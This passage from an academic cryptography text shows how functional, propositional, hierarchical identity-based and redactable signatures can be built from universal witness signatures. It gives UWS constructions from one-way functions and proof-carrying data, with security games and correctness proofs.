Definition 4.11 (Functional signature) *The* functional signature *for a message space $\mathcal{M}$ and a function family $\mathcal{F} = \{f : \mathcal{D}_f \to \mathcal{M}\}$ is a tuple of algorithms* $(\mathsf{Setup}, \mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify})$ *which is specified as follows:*

- $\mathsf{Setup}(1^\lambda) \to (\mathsf{msk}, \mathsf{mvk})$*: the setup algorithm takes a security parameter λ and it returns a master signing key* msk *and a master verification key* mvk*. Then it keeps the master signing key secret* msk *and publishes the master verification key* mvk*.*
- $\mathsf{KeyGen}(\mathsf{msk}, f) \to \mathsf{sk}_f$ *: the key generation algorithm takes a master signing key* msk *and a function f to specify which one will be allowed to sign the messages, then it outputs a corresponding signing key.*
- $\mathsf{Sign}(f, \mathsf{sk}_f, m) \to (f(m), \sigma_{f(m)})$*: the signing algorithm takes a function f and the corresponding signing key sk_f as input and produces $f(m)$ and the signature $\sigma_{f(m)}$of $f(m)$*
- $\mathsf{Verify}(\mathsf{mvk}, \sigma_m, m) \to \{\mathtt{True}, \mathtt{False}\}$*: the verification algorithm takes a signature-message pair (m, σ_m) and the master verification key* mvk*. The algorithm outputs* True *if σ_m is a valid signature of m, otherwise outputs* False*.*

Functional signatures from UWS**.** Consider the order $\mathcal{O}_\mathcal{F}$ corresponding to the function family $\mathcal{F}$:

- Let $\mathcal{M}$ be the message space. The order $\mathcal{O}_\mathcal{F}$ is an order on the set $\{*\} \cup \mathcal{F} \cup \mathcal{M}$
- $*$ is the greatest identity, bigger than all other messages.
- $m \leq f$ when $\exists m' \in \mathcal{M} \wedge m = f(m')$
- There does not exist any other non-trivial order

We note $\leq$ be the previously defined order. Then consider the UWS scheme corresponding to this order. The construction of the functional signature is described in figure Figure 4.1.




Figure 4.1: Functional signatures from UWS.

Security of the functional signature scheme. A functional signature scheme is typically expected to verify the following properties:

- *Correctness:* This property expresses the fact that a properly generated signature is verified to be correct. Formally: $\forall f \in \mathcal{F}, \forall m \in \mathcal{D}_f$, $(\mathsf{msk}, \mathsf{mvk}) \leftarrow \mathsf{Setup}(1^\lambda)$, $\mathsf{sk}_f \leftarrow \mathsf{KeyGen}(\mathsf{msk}, f)$, $(f(m), \sigma_{f(m)}) \leftarrow \mathsf{Sign}(f, \mathsf{sk}_f, m)$,
$$\mathsf{Verify}(\mathsf{mvk}, \sigma_{f(m)}, f(m)) = \mathtt{True}.$$
- *Unforgeability:* The unforgeability of the functional signature scheme is defined by the the following security game between an adversary $\mathcal{A}$ and a challenger $\mathcal{C}$:
  - $\mathcal{C}$ generates a pair of keys $(\mathsf{msk}, \mathsf{mvk}) \leftarrow \mathsf{Setup}(1^\lambda)$, then publishes the master verification key mvk byt keeps the master signing key msk secret.
  - $\mathcal{C}$ constructs an initially empty hash map $\mathcal{H}$ indexed by $f \in \mathcal{F}$, a key generation oracle $\mathcal{O}_{\mathsf{KeyGen}}$ and a signing oracle $\mathcal{O}_{\mathsf{Sign}}$ as follows:

* $\mathcal{O}_{\mathsf{KeyGen}}(f)$: If there exists already a value associated to f in the hash map $\mathcal{H}$, then outputs $\mathcal{H}(f)$ directly. Otherwise the oracle uses the KeyGen algorithm to generate the signing key $\mathsf{sk}_f \leftarrow \mathsf{KeyGen}(\mathsf{msk}, f)$ associated to f, then adds the function-signing key pair (f, sk_f) to the hash map.
* $\mathcal{O}_{\mathsf{Sign}}(f, m)$: If there exists a value associated to f in the hash map $\mathcal{H}$, then uses the signing algorithm to generate a signature $\sigma_{f(m)}$of $f(m)$

– $\mathcal{A}$ can query the two oracles $\mathcal{O}_{\mathsf{Sign}}$ and $\mathcal{O}_{\mathsf{KeyGen}}$. $\mathcal{A}$ can also make requests of corresponding value in the hash map $\mathcal{H}$. $\mathcal{A}$ win against the security game if it can produce a message-signature pair (m, σ) such that :
* $\mathsf{Verify}(\mathsf{mvk}, m, \sigma) = 1$
* There does not exist m' and f such that $m = f(m')$ and f was sent as a query to the key generation oracle $\mathcal{O}_{\mathsf{KeyGen}}$.
* There does not exist a function-message pair (f, m') was a query to the signing oracle $\mathcal{O}_{\mathsf{Sign}}$ and $m = f(m')$

Let $\mathcal{A}$ be an adversary against the functional signature constructed using UWS scheme with non-negligible advantage. Then by the definition it can produce a message-signature pair (m, σ) such that:

1. $\mathsf{Verify}(\mathsf{mvk}, m, \sigma) = \mathtt{True}$
2. There does not exist m' and f such that $m = f(m')$ and f was sent as a query to the key generation oracle $\mathcal{O}_{\mathsf{KeyGen}}$.
3. The message m was not sent as a query to the signing oracle $\mathcal{O}_{\mathsf{Sign}}$.

Condition 1 implies that $\mathsf{Verify}(\mathsf{PP}, \sigma, m) = \mathtt{True}$. Condition 2 implies that for all (f, m') which verifies that $f(m') = m$, sk_f has never been revealed. Then the third condition implies that σ_m has not been revealed. As in the specific order corresponding to the functional signature, the only elements bigger than m are m itself, $*$, and $\{f \mid \exists m' \in \mathcal{M}.f(m') = m\}$. With the conditions 2 and 3, the signatures of these identities have never been revealed, but $\mathcal{A}$ can produce a valid signature for m which break the existential unforgeability of the underlying UWS scheme.

4.1.3.2 Propositional signatures

In an invited talk at CRYPTO and CHES 2010, Naccache [Nac10] introduced the new notion of propositional signatures, for which he suggested a number of real-world applications such as contract-signing. Propositional signatures are signatures on formulas of propositional calculus, which are homomorphic with respect to logical implication. In other words, given a signature on a propositional formula P, one should be able to publicly derive a signature on any Q such that $P \Rightarrow Q$. Since the satisfiablity of propositional formulas cannot be decided efficiently without auxiliary information, the derivation algorithm should also take as input a witness of $P \Rightarrow Q$, i.e. a proof of Q assuming P.

To the best of our knowledge, no construction of propositional signatures has been proposed so far. However, it is easy to see that they are, again, easily obtained from UWS.

Security of propositional signatures. Formally, a propositional signature scheme is a triple $(\mathcal{G}, \mathcal{D}, \mathcal{V})$ of efficient algorithms for key generation: $\mathcal{G}(1^\lambda) \rightarrow (\mathsf{mvk}, \sigma_{\mathtt{False}})$, signature derivation: $\mathcal{D}(\mathsf{mvk}, \sigma_P, P, Q, \pi) \rightarrow \sigma_Q$, and verification: $\mathcal{V}(\mathsf{mvk}, \sigma_P, P) \rightarrow \mathtt{True}/\mathtt{False}$. The signature $\sigma_{\mathtt{False}}$ on the false proposition plays the role of master secret key, due to *ex falso quodlibet*. Correctness states that if σ_P is a valid signature on proposition P (in the sense that $\mathcal{V}(\mathsf{mvk}, \sigma_P, P)$ evaluates to $\mathtt{True}$) and π is a valid proof of $P \Rightarrow Q$, then $\mathcal{D}(\mathsf{mvk}, \sigma_P, P, Q, \pi)$ a valid signature σ_Q on Q. Unforgeability says that after obtaining signatures on propositions P_i of his choice, an efficient adversary cannot produce a valid signature on a prosition Q such that none of the P_i's implies Q.

Propositional signatures from UWS. Clearly, the UWS scheme associated with the corresponding set of propositional formulas endowed with the NP preorder relation given by logical implication (where witnesses are proofs) exactly gives a propositional signature scheme.

In fact, our definition of security captures for UWS captures a slightly stronger security model, where unforgeability still holds when the adversary can make unrestricted delegation queries on messages he cannot see, so as to control delegation paths.

4.1.3.3 Hierarchical identity-based signatures

Hierarchical identity-based signatures (HIBS) were first introduced by Chow et al. [CHY+04]. In that hierarchical version of identity-based signatures, the Private Key Generators are organized as a tree structure. An identity of depth ℓ, is represented by an ℓ-tuple $\mathsf{id} = (\mathsf{id}_0, \mathsf{id}_1, \dots \mathsf{id}_{\ell-1})$, and given the signing key $\mathsf{SK}_{\mathsf{id}}$ associated with id, it is possible to extract signing keys $\mathsf{SK}_{\mathsf{id}'}$ on all identities id' of the form $\mathsf{id}' = (\mathsf{id}_0, \dots, \mathsf{id}_{\ell-1}, \mathsf{id}'_\ell, \dots)$ (i.e. such that id is a prefix of id').

Definition 4.12 (HIBS) *A* hierarchical identity-based signature *is a tuple of four PPT algorithms* $(\mathsf{Setup}, \mathsf{Extract}, \mathsf{Sign}, \mathsf{Verify})$ *which verifies the following specifications:*

- $\mathsf{Setup}(1^\lambda) \to (\mathsf{PP}, \mathsf{msk})$*: Setup algorithm takes the security parameter* λ *as input and it outputs public parameters* PP*, and the master signing key* msk*, which is a signing key on the depth zero identity* $()$ *(which is a prefix of all identities).*
- $\mathsf{Extract}(\mathsf{PP}, \mathsf{SK}_{\mathsf{id}}, \mathsf{id}, \mathsf{id}') \to \mathsf{SK}_{\mathsf{id}'}$*: Given the secret key* $\mathsf{SK}_{\mathsf{id}}$ *on identity* id*, and an identity* id' *such that* id *is a prefix of* id'*, output a signing key* $\mathsf{SK}_{\mathsf{id}'}$ *on* id'*.*
- $\mathsf{Sign}(\mathsf{PP}, \mathsf{SK}_{\mathsf{id}}, \mathsf{id}, m) \to \sigma_m$*: Takes a signing key corresponding to the identity* id *and a message* m*. Outputs a signature* σ_m *of the message* m*.*
- $\mathsf{Verify}(\mathsf{PP}, \sigma_m, m, \mathsf{id}) \to \{\mathtt{True}, \mathtt{False}\}$*: Takes the master verification key, a message* m*, and its signature* σ_m *as input. It outputs* `True` *or* `False`*.*

These algorithms need to verify also the following standard correctness property: if SK *is a signing key for identity* id *and* $\sigma \leftarrow \mathsf{Sign}(\mathsf{SK}, \mathsf{id}, m)$*, then we have* $\mathsf{Verify}(\mathsf{PP}, \sigma, m, \mathsf{id}) = \mathtt{True}$*.*

HIBS from UWS. Consider an HIBS scheme with identity space $\mathcal{I}$ and message space $\mathcal{M}$. We can define an order relation $\leq$ on the disjoint union $\mathcal{I} \sqcup (\mathcal{I} \times \mathcal{M})$ as follows: $\mathsf{id}' \leq \mathsf{id}$ if and only if id is a prefix of id'; $(\mathsf{id}', m) \leq ID$ if and only if id is a prefix of id'; and $(\mathsf{id}', m') \leq (\mathsf{id}, m)$ if and only if $m = m'$ and id is a prefix of id'. Then the HIBS scheme can easily be constructed from any universal witness signature scheme for the order relation $\leq$ (note also that since $\leq$ is efficiently computable, witnesses can be omitted). The construction is as described in Figure 4.2.

$\underline{\mathsf{Setup}(1^\lambda)}$:	$\underline{\mathsf{Sign}(\mathsf{SK}_{\mathsf{id}}, \mathsf{id}, m)}$:
return $\mathsf{UWS.Setup}(1^\lambda)$	return $\mathsf{UWS.Delegate}\big(\mathsf{PP}, \mathsf{SK}_{\mathsf{id}}, \mathsf{id}, (\mathsf{id}, m)\big)$
$\underline{\mathsf{Extract}(\mathsf{PP}, \mathsf{SK}_{\mathsf{id}}, \mathsf{id}, \mathsf{id}')}$:	$\underline{\mathsf{Verify}(\mathsf{PP}, \sigma_m, m, \mathsf{id})}$:
return $\mathsf{UWS.Delegate}(\mathsf{PP}, \mathsf{SK}_{\mathsf{id}}, \mathsf{id}, \mathsf{id}')$	return $\mathsf{UWS.Verify}\big(\mathsf{PP}, \sigma_m, (\mathsf{id}, m)\big)$

Figure 4.2: HIBS from UWS.

Security of HIBS. Chow et al. [CHY+04] give the following game between an adversary $\mathcal{A}$ and a challenger $\mathcal{C}$ to define the security of HIBS. That model captures what they call existential unforgeability under selective identity, adaptive chosen-message-and-identity attacks.

- $\mathcal{A}$ outputs an identity id^* which will be used to challenge the security of the HIBS scheme.
- $\mathcal{C}$ takes a security parameter λ and computes the public parameters PP and the master signing key msk, sending the public parameters PP to $\mathcal{A}$ and keeping the master signing key msk secret.

- $\mathcal{A}$ can submit two types of queries:

  Extract: in which $\mathcal{A}$ receives the signing key $\mathsf{SK}_{\mathsf{id}}$ on any identity id of his choosing

  Sign: in which $\mathcal{A}$ chooses a message m and an identity id, and receives a valid signature σ on message m under identity id

- Finally, $\mathcal{A}$ outputs a message m^* and a signature σ^*, and he wins if and only if $\mathcal{V}(\mathsf{PP}, \sigma^*, m^*, \mathsf{id}^*) = \mathtt{True}$.

That security notion is clearly satisfied by our UWS-based construction of HIBS, provided that the UWS scheme is adaptively secure (we in fact achieve the stronger notion of unforgeability under fully adaptive attacks). However, starting from a selectively secure UWS scheme, we may not be able to satisfy the property above, since the UWS definition of selective security would require the adversary to announce both the target identity and the target message of her forgery from the start (since we are effectively forging on (id^*, m^*)).

4.1.3.4 Redactable signatures

Redactable signatures are a type of homomorphic signature scheme originally defined by Johnson, Molnar, Song and Wagner [JMS+02], that allows to redact part of a signed message while preserving signature validity. They were proposed as a way of guaranteeing the authenticity of documents published as part of public disclosure initiatives while taking security and privacy concerns into account. They have also found uses in medical and legal settings.

Let us consider the alphabet $\Sigma = \{0, 1, \#\}$. We define a partial order on Σ with $\# \leq_\Sigma 0$ and $\# \leq_\Sigma 1$, no other non-trivial order in the alphabet. Then this order can induce a partial order in the set Σ^* by point-wise comparison. Which means $x_0, x_1, \ldots, x_n \leq y_0, y_1, \ldots, y_n$ if $\forall i \in \{0, \ldots, n\}. x_i \leq_\Sigma y_i$.

Definition 4.13 (Redactable signature scheme) *A* redactable signature scheme *is a tuple of algorithms* $(\mathcal{G}, \mathcal{S}, \mathcal{V}, \mathcal{D})$ *with* $(\mathsf{PP}, \mathsf{sk}) \leftarrow \mathcal{G}(1^\lambda)$ *which verifies the following properties:*

- $\mathcal{S}(\mathsf{PP}, \mathsf{sk}, m)$ *outputs a signature* σ_m *on* $m \in \Sigma^*$.
- $\mathcal{D}(\mathsf{PP}, \sigma_m, m, m')$ *takes as input the public parameters, a signature* σ_m *on a message* m*, and another message* $m' \in \Sigma^*$*, and returns a signature* $\sigma_{m'}$ *on* m' *provided that* σ_m *is valid and* $m' \leq m$.
- *The verification algorithm* $\mathcal{V}$ *is subject to the obvious correctness constraints (it accepts validly generated and derived signatures).*

Redactable signatures from UWS**.** We will use our UWS scheme to construct the redactable signature scheme. Let us consider a UWS scheme $(\mathsf{Setup}, \mathsf{Delegate})$ with respect to the order $\leq$ on the set $\{*\} \cup \Sigma^*$, where Σ^* is ordered as in the redactable signature scheme, and $*$ is appended as the greatest element. Note that the order $\leq$ is efficiently computable, so that we do not actually need witnesses. We can construct a redactable signature scheme as descibed in Figure 4.3.

$\underline{\mathcal{G}(1^\lambda)}$:	$\underline{\mathcal{V}(\mathsf{PP}, \sigma_m, m)}$:
return $\mathsf{UWS.Setup}(1^\lambda)$	return $\mathsf{UWS.Verify}(\mathsf{PP}, \sigma_m, m)$
$\underline{\mathcal{S}(\mathsf{PP}, \mathsf{sk}, m)}$:	$\underline{\mathcal{D}(\mathsf{PP}, \sigma_m, m, m')}$:
return $\mathsf{UWS.Delegate}(\mathsf{PP}, \mathsf{sk}, *, m)$	return $\mathsf{UWS.Delegate}(\mathsf{PP}, \sigma_m, m, m')$

Figure 4.3: Redactable signatures from UWS.

Security of redactable signatures. A redactable signature is said to be secure (i.e. unforgeable) if an efficient adversary allowed to make signature queries on arbitrary messages $m_1, \ldots, m_q \in \Sigma^*$ is not able to produce a valid signature on a new mesage m^* that does not satisfy $m^* \leq m_i$ for any i.

Our construction clearly satisfies that property, provided that the underlying UWS scheme is adaptively secure.

4.1.4 Construction of UWS

We now explain how to realise UWS. The first construction requires only the existence of one-way function, but is neither context-hiding nor succinct. These properties can be obtained at the cost of introducing new assumptions such as the existence of proof-carrying data (for succinctness) or obfuscators (for context-hiding).

4.1.4.1 Construction from one-way functions

Firstly, we propose a construction of the UWS scheme based only on the existence of one-way functions. Since the existence of one-way function is a very weak and basic assumption of cryptography. But this very basic construction does not verify many other properties than adaptive security like succinctness or context-hiding.

In this construction, we use a "certificate of computation" approach: Every signature is provided with a certificate of the delegation path. And an identity A can provide a certificate of the identity B if and only if $B \leq A$. For example if for the generation of the signature of the identity A, we have passed the identities $*, id_1, id_2, \ldots, id_n, A$. Each identity produced a signing-verification key pair $(\mathsf{sk}_{id_i}, \mathsf{vk}_{id_i})$ using the key generation of a signature scheme, and σ_{vk_i} is a signature of $(id_i, w_{id_i \leq id_{i-1}}, \mathsf{vk}_i)$[1] produced using the signing key sk_{i-1} The signature of the identity A is represented by

$$\mathsf{SK}_A = \left(\mathsf{sk}_A, \left[(\mathsf{vk}_A, A, w_{A \leq n}, \sigma_{\mathsf{vk}_A}), \left(\mathsf{vk}_{id_n}, id_n, w_{id_n \leq id_{n-1}}, \sigma_{\mathsf{vk}_{id_n}}\right), \ldots, (\mathsf{vk}_*, *, w_{* \leq *}, \sigma_{\mathsf{vk}_*})\right]\right)$$

For simplicity we will note "w is a valid witness of $x \leq y$" by "$x \leq_w y$" in the following sections of this paper and we propose the following construction of our UWS scheme using a classical existential unforgeable signature scheme $\mathsf{Sig} = (\mathsf{Setup}, \mathsf{Sign}, \mathsf{Verify})$.

- $\mathsf{Setup}(1^\lambda)$:
  - The setup algorithm first takes two pairs of keys $(\mathsf{msk}, \mathsf{mvk}), (\mathsf{vk}_*, \mathsf{sk}_*)$ from the signature's parameters generation algorithm.
  - Then it generates a signature σ_{vk_*} of $(*, w_{* \leq *}, \mathsf{vk}_*)$ using the signing key msk, this can be considered as a certificate of the verification key vk_* delivered by the master authority.
  - The certificate c_* of the identity $*$ is $[(\mathsf{vk}_*, *, w_{* \leq *}, \sigma_{\mathsf{vk}_*})]$. The signing key (signature) SK_* of the identity $*$ in our UWS scheme is (sk_*, c_*) and the public parameter PP will be mvk.
- $\mathsf{Delegate}(\mathsf{mvk}, \mathsf{SK}_A, A, B, w)$:
  - The signing key SK_A has the form (sk_A, c_A), where the certificate c_A is a list
    $$[(\mathsf{vk}_A, A, w_A, \sigma_A), \ldots, (\mathsf{vk}_*, *, w_{* \leq *}, \sigma_{\mathsf{vk}_*})].$$
  - The delegation algorithm first verifies that the certificate c_A is valid, by checking that each σ_j is a valid signature on $(id_j, w_j, \mathsf{vk}_j)$ with respect to the verification key vk_{j-1}. It also checks that the witnesses are valid: $B \leq_w A \leq_{w_A} id_n \ldots$ and that vk_A is a correct public key for sk_A by signing a random message and verifying it.
  - If all these verification steps succeed, a fresh key pair $(\mathsf{sk}_B, \mathsf{vk}_B)$ for Sig is generated, together with a signature σ_B on $(B, w_{B \leq A}, \mathsf{vk}_B)$ using the siging key sk_A The algorithm then computes an extended certificate c_B by prepending $(\mathsf{vk}_B, B, w_B, \sigma_B)$ to c_A, and returns the signature SK_B as (sk_B, c_B).

This construction is summarized in Figure 4.4.

Theorem 4.1 *The construction of* UWS *based on the one-way function is correct.*

[1] This is represented as a message $id_i || w_{id_i \leq id_{i-1}} || \mathsf{vk}_i$.

$\underline{\mathsf{Setup}(1^\lambda)}$:
$(\mathsf{msk}, \mathsf{mvk}) \leftarrow \mathsf{Sig.Setup}(1^\lambda)$
$(\mathsf{sk}_*, \mathsf{vk}_*) \leftarrow \mathsf{Sig.Setup}(1^\lambda)$
$\sigma_{\mathsf{vk}_*} \leftarrow \mathsf{Sig.Sign}(\mathsf{msk}, (*, w_{*\leq *}, \mathsf{vk}_*))$
$c_* \leftarrow [(vk_*, *, w_{*\leq *}, \sigma_{vk_*})]$
return $(\mathsf{mvk}, (\mathsf{sk}_*, c_*))$

$\underline{\mathsf{Delegate}(\mathsf{mvk}, \mathsf{SK}_A, A, B, w)}$:
$sk_A, c_A \leftarrow \mathsf{SK}_A$
$\{(\mathsf{vk}_i, i, w_i, \sigma_{\mathsf{vk}_i})\} \leftarrow c_A$
Check certificate and witnesses:
  Assert $\mathsf{Sig.Verify}(\mathsf{vk}_{j-1}, (id_j, w_j, \mathsf{vk}_j), \sigma_j)$ for all j
  Assert $B \leq_w A \leq_{w_{A\leq id_n}} id_n, \ldots, * \leq_{w_{*\leq *}} *$
Check public key:
  $m \xleftarrow{\$} random(1^\lambda)$
  $\sigma_m \leftarrow \mathsf{Sig.Sign}(sk_A, m)$
  Assert $\mathsf{Sig.Verify}(vk_A, m, \sigma_m)$
Generate new key pair and certificate:
  $(\mathsf{sk}_B, \mathsf{vk}_B) \leftarrow \mathsf{Sig.Setup}(1^\lambda)$
  $\sigma_{\mathsf{vk}_B} \leftarrow \mathsf{Sig.Sign}(\mathsf{sk}_A, (B, w_{B\leq A}, \mathsf{vk}_B))$
  $c_B \leftarrow (\mathsf{vk}_B, B, w_{B\leq A}, \sigma_{\mathsf{vk}_B}) :: c_A$
return $\mathsf{SK}_B = (\mathsf{sk}_B, c_B))$

Figure 4.4: Construction of UWS from one way functions.

Proof: If we have $\mathsf{Verify}(\mathsf{mvk}, \mathsf{SK}_A, A) = \mathtt{True}$ and $B \leq_w A$, then $\mathsf{SK}_B = (\mathsf{sk}_B, c_B)$ with $c_B = [(\mathsf{vk}_B, B, w, \sigma_B), c_A]$, and by construction, we have that $(\mathsf{vk}_B, \mathsf{sk}_B)$ is a valid signature key pair, and σ_B is a valid signature of $(B, w_{B\leq A}, \mathsf{vk}_B)$. By the verification above and hypothesis of SK_A is valid, c_B is also a valid certificat and $\mathsf{Verify}(\mathsf{mvk}, \mathsf{SK}_B, B)$ outputs $\mathtt{True}$. □

The proof that this construction is adaptively secure is given in Section 4.1.5.

4.1.4.2 Succinct construction from proof-carrying data

Notice that in the previous construction only based on a one-way function, the scheme is clearly neither context-hiding nor succinct. Thus in this section we will give a construction based on SNARKs, which is adaptively secure and succinct, and for which we provide arguments hinting that it is context-hiding. As a downside, we are limited to a polynomial number of elements: the maximum delegation level must be decided at setup time, as it is polynomial in the security parameter.

Our construction use the following theorems proposed by Bitansky et al. [BCC+13].

Theorem 4.2 (SNARK recursive composition theorem) *There exists an efficient transformation* RecComp *algorithm such that, for every publicly-verifiable SNARK $(\mathcal{G}_{SNARK}, \mathcal{P}_{SNARK}, \mathcal{V}_{SNARK})$, the 3-tuple algorithms $(\mathcal{G}, \mathcal{P}, \mathcal{V}) = \mathsf{RecComp}(\mathcal{G}, \mathcal{P}, \mathcal{V})$ is a publicly-verifiable PCD system for every constant-depth compliance predicate.*

Theorem 4.3 (PCD depth-reduction theorem) *Let $\mathcal{H} = \{\mathcal{H}_K\}_{k\in\mathcal{N}}$ be a collision-resistant hash-function family. There exists an efficient transformation $\mathrm{DepthRed}_{\mathcal{H}}$ with the following properties:*

- *Correctness: If $(\mathcal{G}, \mathcal{P}, \mathcal{V})$ is a PCD system for constant-depth compliance predicates, then $(\mathcal{G}', \mathcal{P}', \mathcal{V}') = \mathsf{DepthRed}_{\mathcal{H}}(\mathcal{G}, \mathcal{P}, \mathcal{V})$ is a path PCD for polynomial-depth compliance predicates.*
- *Verifiability Properties: If $(\mathcal{G}, \mathcal{P}, \mathcal{V})$ is publicly verifiable then so is $(\mathcal{G}', \mathcal{P}', \mathcal{V}')$*
- *Efficiency: There exists a polynomial p such that the (time and space) efficiency of $(\mathcal{G}', \mathcal{P}', \mathcal{V}')$ is the same as that of $(\mathcal{G}, \mathcal{P}, \mathcal{V})$ up to the multiplicative factor $p(k)$*

For the construction, we follow the same line of thinking as in Section 4.1.4.1. We consider an existential unforgeable signature scheme $\mathsf{Sig} = (\mathsf{Gen}, \mathsf{Sign}, \mathsf{Verify})$, with master signing key msk and master verification key mvk. Let us first define the distributed computation transcript $T = (G, \mathsf{linp}, data)$ and the corresponding $\mathcal{C}$-compliance $\mathcal{C}(z_{\text{out}}, \mathsf{linp}, z_{\text{in}})$ as follows:

- $G = (V, E)$: The graph of the distributed computation transcript, with V labeled by the identity and $(A, B) \in E$ labeled by the tuple $(\mathsf{VK}_B, \mathsf{SK}_B, w_{B\leq A}, \sigma_{\mathsf{VK}_B})$.
- linp: The local input of the vertices will be the identity corresponding to this vertex.

- z_{out}: The data of the edges are the labels of the edges, specifically $z_{\text{out}} = (\mathsf{VK}_B, \mathsf{SK}_B, w_{B \leq A}, \sigma_{\mathsf{VK}_B})$.
- $\mathcal{C}(z_{\text{out}}, \mathsf{linp}, z_{\text{in}})$: parse z_{out} as $(\mathsf{VK}_B, \mathsf{SK}_B, w_{B \leq A}, \sigma_{\mathsf{VK}_B})$, and suppose $z_{\text{in}} = (\mathsf{VK}_A, \mathsf{SK}_A, w_{A \leq C}, \sigma_{\mathsf{VK}_A})$ with C the predecessor of A. The algorithm $\mathcal{C}(z_{\text{out}}, \mathsf{linp}, z_{\text{in}})$ outputs $\mathtt{True}$ if
  - $\mathsf{Sig.Verify}(\mathsf{VK}_A, (\mathsf{linp}(B), w_{B \leq A}, \mathsf{VK}_B), \sigma_{\mathsf{VK}_A}) == \mathtt{True}$
  - $B \leq_{w_{B \leq A}} A$
  - For a random message m, we have $\mathsf{Sig.Verify}(\mathsf{VK}_B, m, \mathsf{Sig.Sign}(\mathsf{SK}_B, m)) == \mathtt{True}$.

Let us consider the PCD scheme $(\mathcal{G}, \mathcal{P}, \mathcal{V})$ corresponding to the distributed computation transcript described as above. Then we have all the building blocks for our universal witness signature.

- $\mathsf{Setup}(1^\lambda) \to (\mathsf{PP}, \mathsf{SK}_*)$: Let $(\mathsf{mvk}, \mathsf{msk}) \leftarrow \mathsf{Sig.Gen}(1^\lambda)$, then use the generation algorithm of the proof-carrying data to get $\mathsf{PP} = crs \leftarrow \mathcal{G}(1^\lambda)$. Let $z_* = (\mathsf{VK}_*, \mathsf{SK}_*, \text{“}* \leq *\text{”}, \sigma_{\mathsf{VK}_*})$, then $\mathsf{SK}_* = (z_*, \pi_*)$ with $\sigma_{\mathsf{VK}_*} = \mathsf{Sig.Sign}(\mathsf{msk}, (*, \text{“}* \leq *\text{”}, \mathsf{VK}_*))$ and $\pi_* \leftarrow \mathcal{P}(crs, \perp, \perp, z_*, *)$
- $\mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_A, A, B, w_{B \leq A}) \to \mathsf{SK}_B$:
  - Parse SK_A as (z_A, π_A) with $z_A = (\mathsf{VK}_A, \mathsf{SK}_A, w_{A \leq C}, \sigma_{\mathsf{VK}_A})$.
  - We first check whether π_A is valid proof of the fact that z_A is consistent with the $\mathcal{C}$-compliance transcript. If it fail this test then the algorithm ouputs $\perp$
  - If the check suceeds, use the underlying signature scheme's generation algorithm to get $(\mathsf{SK}_B, \mathsf{VK}_B) \leftarrow \mathsf{Sig.Gen}(1^\lambda)$, and use the sign algorithm to get
    $$\sigma_{\mathsf{VK}_B} = \mathsf{Sig.Sign}(\mathsf{SK}_A, (B, w_{A \leq B}, \mathsf{VK}_B)).$$
    Let $z_B = (\mathsf{VK}_B, \mathsf{SK}_B, w_{B \leq A}, \sigma_{\mathsf{VK}_B})$.
  - Finally use the proof algorithm $\mathcal{P}$ to generate a proof of z_B: $\pi_B \leftarrow \mathcal{V}(crs, z_A, \pi_A, z_B, B)$ which is a proof of the fact that z_B is consistent with the $\mathcal{C}$-compliance transcript. The algorithm outputs $\mathsf{SK}_B = (z_B, \pi_B)$.

This construction is summarized in Figure 4.5.

$\underline{\mathsf{Setup}(1^\lambda)}$:	$\underline{\mathsf{Delegate}(\mathsf{mvk}, \mathsf{SK}_A, A, B, w)}$:
$(\mathsf{msk}, \mathsf{mvk}) \leftarrow \mathsf{Sig.Setup}(1^\lambda)$	$(z_A, \pi_A) \leftarrow \mathsf{SK}_A$
$crs \leftarrow \mathcal{G}(1^\lambda)$	$(\mathsf{VK}_A, \mathsf{SK}_A, w_{A \leq C}, \sigma_{\mathsf{VK}_A}) \leftarrow z_A$
$\sigma_{\mathsf{VK}_*} \leftarrow \mathsf{Sig.Sign}(\mathsf{msk}, (*, \text{“}* \leq *\text{”}, \mathsf{VK}_*))$	Assert that π_A is valid proof of z_A / $\mathcal{C}$-compliance
$\pi_* \leftarrow \mathcal{P}(crs, \perp, \perp, z_*, *)$	$(\mathsf{SK}_B, \mathsf{VK}_B) \leftarrow \mathsf{Sig.Gen}(1^\lambda)$
$z_* = (\mathsf{VK}_*, \mathsf{SK}_*, \text{“}* \leq *\text{”}, \sigma_{\mathsf{VK}_*})$	$\sigma_{\mathsf{VK}_B} \leftarrow \mathsf{Sig.Sign}(\mathsf{SK}_A, (B, w_{A \leq B}, \mathsf{VK}_B))$
return $((z_*, \pi_*), crs)$	$z_B \leftarrow (\mathsf{VK}_B, \mathsf{SK}_B, w_{B \leq A}, \sigma_{\mathsf{VK}_B})$
	$\pi_B \leftarrow \mathcal{V}(crs, z_A, \pi_A, z_B, B)$
	return (z_B, π_B)

Figure 4.5: Construction of UWS from proof-carrying data.

Theorem 4.4 *The construction of* UWS *scheme based on the Proof-Carrying Data is correct.*

Proof: If SK_B is produced by the Delegate algorithm on SK_A, and SK_A is a valid signature of A, by the correctness of the PCD scheme, we have π_B is a valid proof of the fact that z_B is consistent with the $\mathcal{C}$-compliance transcript. This assures that the new signature SK_B will pass the verification algorithm which means $\mathsf{Verify}(\mathsf{PP}, \mathsf{SK}_B, B)$ will outputs $\mathtt{True}$. □

We give also proof of the selective security and succinctness of this construction in Section 4.1.6.

4.1.4.3 Construction from virtual black-box obfuscation

Obfuscations of programs is a very powerful cryptographic primitive, from which many attractive protocols can be constructed [SW14].

For our construction, we remind that in previous sections we have constructed two different UWS. But these constructions have not been proven completely context-hiding. In this section, we will use the Virtual Black-Box (VBB) obfuscator to construct the first context-hiding UWS scheme.

